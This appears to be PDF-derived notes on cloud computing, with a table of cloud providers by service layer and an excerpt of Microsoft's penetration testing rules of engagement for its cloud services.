
# Cloud Computing




# Cloud Providers

Cloud Marketplace	<b>AppDirect</b>	<b>YX APPIRIO</b>	<b>INGRAM MICRO</b> Partner Smart	<b>myGravitant</b>	...
Cloud Broker Platform	<b>cloudMatrix™</b>	<b>jamcracker.</b>	...		
Cloud Management	<b>apptio</b>	<b>cloudability</b>	<b>CLOUDSWITCH</b> <b>Cloudyn</b>	<b>Gravitant</b> The Power to Transform	<b>QTECH</b> <b>RIGHTSCALE</b>
SaaS	<b>Google</b>	<b>NETSUITE</b>	<b>Salesforce</b>	<b>Taleo</b>	...
PaaS	<b>Azure</b>	<b>force.com</b> platform as a service	<b>Google</b>	<b>heroku</b>	...
IaaS	<b>amazon webservices</b>	<b>GOGRID</b>	<b>Joyent</b>	<b>rockspace</b>	<b>SAVVIS.</b> <b>terremark</b>
Cloud Platform	<b>cloudstack</b> open source cloud computing	<b>cloud.com</b>	<b>ElasticStack</b> Powering your own-brand cloud	<b>enomaly</b> elastic computing	<b>flexiant</b> cloud computing services <b>openstack</b>
Virtualization Software/Mgmt	<b>Parallels</b>	<b>Virtuozzo</b> virtualization	<b>Xen</b> / <b>CITRIX</b> XenServer	<b>KVM</b>	<b>Hyper-V</b> <b>vSphere</b>
Hardware	<b>IBM</b> BladeCenter®	<b>DELL</b>	<b>PowerEdge</b> Blade Servers	<b>ORACLE</b> Sun Blade	<b>hp</b> BladeSystem

# Cloud Pentesting



# AZURE PLANET



The image shows a screenshot of the Microsoft Cloud Penetration Testing Rules of Engagement page. The page has a dark blue header with the Microsoft logo, "MSRC", and various navigation links like "Report an issue", "Customer guidance", "Engage", "Who we are", "Blogs", and "Acknowledgments". On the right side of the header are links for "All Microsoft", "Search", and "Sign in". Below the header is a large blue section containing the title "Penetration Testing Rules of Engagement" and the "Microsoft Cloud" logo. The main content area is white and contains two sections: "INTRODUCTION AND PURPOSE" and "SCOPE". The "INTRODUCTION AND PURPOSE" section explains the rules for penetration testing against Microsoft Cloud components, noting shared infrastructure and the need to limit tests to your assets. It also states that violations may lead to account suspension or legal action. The "SCOPE" section defines "Microsoft Cloud" to include Azure Active Directory, Microsoft Intune, Microsoft Azure, Microsoft Dynamics 365, Microsoft Power Platform, Microsoft Account, and Office 365.

**Penetration Testing Rules of Engagement**

Microsoft Cloud

**INTRODUCTION AND PURPOSE**

This document describes the unified rules ("Rules of Engagement") for customers wishing to perform penetration tests against their Microsoft Cloud (defined below) components. In many cases, the Microsoft Cloud uses shared infrastructure to host your assets and assets belonging to other customers. Care must be taken to limit all penetration tests to your assets and avoid unintended consequences to other customers around you. These Rules of Engagement are designed to allow you to effectively evaluate the security of your assets while preventing harm to other customers or the infrastructure itself.

All penetration tests must follow the Microsoft Cloud Penetration Testing Rules of Engagement as detailed on this page. Your use of The Microsoft Cloud, will continue to be subject to the terms and conditions of the agreement(s) under which you purchased the relevant service. Any violation of these Rules of Engagement or the relevant service terms may result in suspension or termination of your account and legal action as set forth in the [Microsoft Online Service Terms](#). You are responsible for any damage to the Microsoft Cloud and other customers data or use of the Microsoft Cloud that is caused by any failure to abide by these Rules of Engagement or the [Microsoft Online Service Terms](#).

